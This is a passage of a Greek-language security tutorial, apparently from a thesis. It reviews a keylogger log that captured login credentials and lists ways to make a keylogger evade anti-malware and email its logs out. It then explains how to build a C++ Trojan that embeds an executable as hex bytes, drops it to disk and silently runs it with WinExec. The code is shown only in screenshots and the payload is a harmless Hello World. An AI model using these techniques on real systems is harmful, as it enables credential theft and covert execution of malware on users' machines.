Όπως βλέπουμε έχουν αποθηκευτεί σαν [LBUTTON] κάθε φορά που χρησιμοποιούσα το αριστερό κλικ χάρη στην γραμμή 59 στον κώδικα μας. Κάθε φορά που πατούσα το swift το αποθήκευε san [SWIFT] χάρη στην γραμμή 53 και κάθε φορά που πατούσα το enter το αποθήκευε σαν [RETURN] χάρη στην γραμμή 62.

Παρατηρώντας το log.txt βλέπουμε τα 3 πρώτα left click που γίνανε, 1 για να ανοίξει ο Chrome από το taskbar και 2 επιπλέον left click που γίνανε για να ανοίξουν 2 επιπλέον tabs. Πληκτρολογούμε την διεύθυνση της σελίδας του facebook , πατάμε ENTER και με αριστερό κλικ πάμε σε άλλο tab και γίνετε η ίδια διαδικασία για τα υπόλοιπα 2 site. Ύστερα κάποια left button και μετά κατέγραψε το username και τον κωδικό που έβαλα στο login του facebook και έτσι ακριβώς έγινε για τα άλλα site όπως το e-bay και το hotmail. Τα μεγάλα κενά που υπάρχουν ανάμεσα στους χαρακτήρες σημαίνει ότι τότε πατήθηκε το κουμπί Tab.

Αυτός ο keylogger ήταν μία πολύ απλή μορφή keylogger. Άμα κρυφτεί μέσα σε ένα άλλο πρόγραμμα με μία τεχνική που θα δείξω παρακάτω (πως να δημιουργούμε Trojan horses) η με την τεχνική της στεγανογραφίας.

Ένας προχωρημένος keylogger μπορεί να γίνει πολύ ποιο σύνθετος όπως:

- Να χρησιμοποιεί τεχνικές κρυπτογράφησης για να ξεφεύγει από τα anti-malware προγράμματα .
- Να αποθηκεύει όλους τους χαρακτήρες ακόμα και από τον πίνακα extended ascii.
- Να ταξινομεί στην βάση δεδομένων με ημερομηνία και ώρα τα συμβάντα.
- Να αποστέλλει το keylogger αυτόματα μέσο mail ή μέσο απομακρυσμένης σύνδεσης με τον διαχειριστή του προγράμματος το log file.

2.2 Δημιουργία Trojan Horse με C++

Για την δημιουργία του Trojan Horse θα χρησιμοποιήσω τα εξής προγράμματα :


1) Windows 7 Professional x64
2) Dev-C++ 5.11
3) UltraEdit

Οι εγκαταστάσεις των προγραμμάτων θα τις δείξω σε άλλο κεφάλαιο.

Το πρώτο βήμα που θα κάνω για την δημιουργία του Trojan horse θα είναι πρώτα να γράψω το πρόγραμμα που ύστερα αυτό θα κρυφτεί μέσα σε ένα άλλο πρόγραμμα που θα το κουβαλάει και θα κάνει τον δούρειο ίππο. Το πρόγραμμα που θα φτιάξω πρώτα δεν θα είναι κακόβουλο ούτε θα κάνει κάτι που μπορεί να χρησιμοποιηθεί για παρανομία. Απλά θα γράψω ένα απλό script σε C++ όπου θα κάνει output ένα απλό "Hello world" και ύστερα αυτό θα κρυφτεί μέσα σε ένα άλλο αρχείο με μία μέθοδο που θα δείξω. Αυτή η τεχνική που θα δείξω είναι μία βασική τεχνική δημιουργίας ενός δούρειου ίππου (Trojan horse).

Ξεκινάω το πρώτο μέρος με την δημιουργία του προγράμματος hello.cpp όπου όταν το κάνω compile θα βγει το helo.exe εκτελέσιμο με το εργαλείο Dev-C++ .

εικόνα 2.12 Ύστερα όταν μου βγάλει τον κειμενογράφο που θα βάλω τον κώδικα θα γράψω αυτόν τον κώδικα.




εικόνα 2.13


Είναι ένας απλός κώδικας που στο command window πετάει ένα Hello World και τίποτα κακόβουλο. Απλά θα προσπαθήσω να κρύψω αυτό το πρόγραμμα μέσα σε ένα άλλο σε μορφή Data segment 16δικης μορφής. Αλλά πρώτα πρέπει να το αποθηκεύσω μέσα στον φάκελο σαν hello.cpp , να το κάνω compile ώστε να εμφανίσει το εκτελέσιμο αρχείο του το hello.exe και αυτό το hello.exe θα είναι το payload όπου θα μεταφέρει ο δούρειος ίππος.

Πριν γράψουμε νέο κώδικα για τον δούρειο ίππο θα πρέπει πρώτα το εκτελέσιμο αρχείο να αποθηκεύσουμε το data segment σε 16αδική μορφή (παράδειγμα "\x77\xBD\x0E\x57\x00\x80") σε ένα .txt. Για να το κάνουμε αυτό θα χρειαστούμε ένα πρόγραμμα το UltraEdit όπου άμα το κατεβάσει κανείς από το επίσημο site δυστυχώς δεν είναι freeware αλλά το θετικό είναι ότι σε αφήνει να το χρησιμοποιήσεις 30 μέρες trial http://www.ultraedit.com/downloads.html όπου αυτό το εργαλείο θα μας βοηθήσει γιατί δεν είναι ένας απλός text editor αλλά είναι και hex editor. Κάνουμε εγκατάσταση το UltraEdit όπου θα το


δείξω πως γίνετε εγκατάσταση μαζί με τα υπόλοιπα εργαλεία σε άλλο κεφάλαιο. Αφού γίνει εγκατάσταση και τρέξουμε το πρόγραμμα θα φορτώσουμε μέσα το εκτελέσιμο hello.exe όπως βλέπουμε στην εικόνα.



εικόνα 2.14 Όπως φαίνετε άνοιξε την αναπαράσταση του εκτελέσιμου σε 16αδική μορφή αλλά και την αναπαράσταση του σε απλό κείμενο . Το μόνο που θα χρειαστεί από εδώ πέρα είναι να μαρκάρω και να αντιγράψω την 16αδική μορφή και όχι το κείμενο με τους χαρακτήρες δίπλα οπότε μαρκάρουμε όλα τα δεδομένα με το Cntrl+A γιαυτό είναι και 15000 γραμμές X 16 στήλες 16αδικών αριθμών. Μετά πατάμε Hex Copy Selected View.




εικόνα 2.15 το αντιγράφουμε σε ένα νέο άδειο κειμενογράφο όπου εδώ πέρα τώρα θα μπορούμε να μαρκάρουμε μόνο τον 16αδικό κώδικα και όχι το κείμενο γιατί μόνο τον 16αδικό κώδικα χρειάζομαι.




εικόνα 2.16


Στον καινούριο άδειο κειμενογράφο όπου γίνετε η επικόλληση , μας εμφανίζει στους άξονες Χ και Υ αριθμούς με πόσες γραμμές και στήλες υπάρχουν. Για να μαρκαριστεί μόνο ο 16αδικός κώδικας θα πρέπει να κάνω δεξί κλικ την επιλογή Select Range και θα βάλω στον πίνακα που μου εμφάνισε πόσες γραμμές και πόσες στήλες για να μαρκάρει μόνο τον 16αδικό κώδικα. Ύστερα τον κάνω πάλι αντιγραφή σε έναν νέο text editor όπου το αποθηκεύω σαν Hexa.txt .



εικόνα 2.17 Το payload μου είναι σχεδόν έτοιμο αλλά για να το ρίξω μέσα στο πρόγραμμα και να εκτελεστεί σωστά πρέπει να γίνει ένα μικρό βήμα πρώτα και όλοι αυτοί οι αριθμοί πρέπει να έρθουν σε αυτήν την μορφή.




εικόνα 2.18 Για να γίνει αυτό θα πρέπει να γίνει αυτοματοποιημένα και όχι με το χέρι γιατί είναι 8188 χ 16 16αδικοί αριθμοί που θέλουν αλλαγή. Οπότε έφτιαξα ένα script σε C++ με το εργαλείο Dev-C++ 5.11 όπου θα πάρει το αρχικό Hexa.txt και θα το τροποποιήσει στο hexaPROPER.txt.



εικόνα 2.19 Αυτός είναι ο κώδικας που όταν τον κάνω compile και εκτελέσω το tropopoihsh.exe θα δημιουργήσει μέσα στον φάκελο ένα νέο αρχείο με όνομα Hexa2.txt. Θα μετατρέψει από το αρχείο Hexa.txt τους 16αδικους που έχουν την μορφή 21 B8 01 4C CD 21 54 68 σε \x21\xB8\x01\x4C\xCD\x21\x54\x68 και θα τους αποθηκεύσει στο νέο αρχείο Hexa.txt .

Τώρα θα χρησιμοποιήσω το εργαλείο Dev-C++ 5.11 ξανά για να γράψω πάλι κώδικα. Αυτήν την φορά θα γράψω τον κώδικα του Trojan horse με το όνομα transporter.cpp γιατί θα είναι ο μεταφορέας του άλλου προγράμματος που θα φορτώσει κρυφά.




εικόνα 2.20 Στην εικόνα δεν μπορούσα να βάλω όλον τον κώδικα γιατί όπως φαίνετε οι 16αδικοί αριθμοί του hello.exe είναι 8194 γραμμές και τις έβαλα μέσα σε έναν πίνακα χαρακτήρων με όνομα executable. Όπως φαίνετε μέσα στην κύρια συνάρτηση την main υπάρχει μία συνάρτηση στην σειρά 8203 η fopen όπου δημιουργεί ένα αρχείο το TheDirtyExe.exe και ότι καταγράφετε θα αποθηκεύετε μέσα στο TheDirtyExe.exe μέσο της μεταβλητής ptr που είναι τύπος FILE . Μία for επανάληψη στην γραμμή 8205 όπου θα κάνει όσες επαναλήψεις έχει μέσα ο πίνακας χαρακτήρων executable και μέσα σε αυτήν την for θα αποθηκεύει με την συνάρτηση fprintf ότι έχει ο πίνακας executable μέσα στην μεταβλητή ptr που τα περνάει με την σειρά του μέσα στο TheDirtyExe.exe . Αφού γίνει όλη αυτή η διαδικασία πρέπει να σημειωθεί ότι το TheDirtyExe.exe έχει ακριβώς το ίδιο μέγεθος με το hello.exe αφού στην ουσία είναι ακριβώς τα ίδια προγράμματα. Η μόνη διαφορά τους είναι ότι το hello.exe δημιουργήθηκε με κώδικα C++ ενώ το TheDirtyExe.exe Δημιουργήθηκε με τα Data segments του hello.exe .

εικόνα 2.21

Στην σειρά 8208 του κώδικα του transporter.cpp είναι μία συνάρτηση η WinExec που βρίσκεται στην βιβλιοθήκη windows.h η οποία η δουλειά της είναι αφού δημιουργήσει το αρχείο TheDirtyExe.exe. Μετά του προσθέσει το payload που κρατάει να το κάνει να εκτελεστεί αυτόματα χωρίς την συγκατάθεση του χρήστη.

Όταν το transporter.exe γίνει compile και βγει το εκτελέσιμο transporter.exe όταν θα τρέχει αυτό το πρόγραμμα που μοιάζει ένα αθώο προγραμματάκι στην πραγματικότητα θα εμφανίζει και το Hello world

ενώ δεν υπάρχει τέτοια εντολή μέσα αλλά είναι όλα μέσα στο Data segment που βρίσκετε στον πίνακα με τους χαρακτήρες.



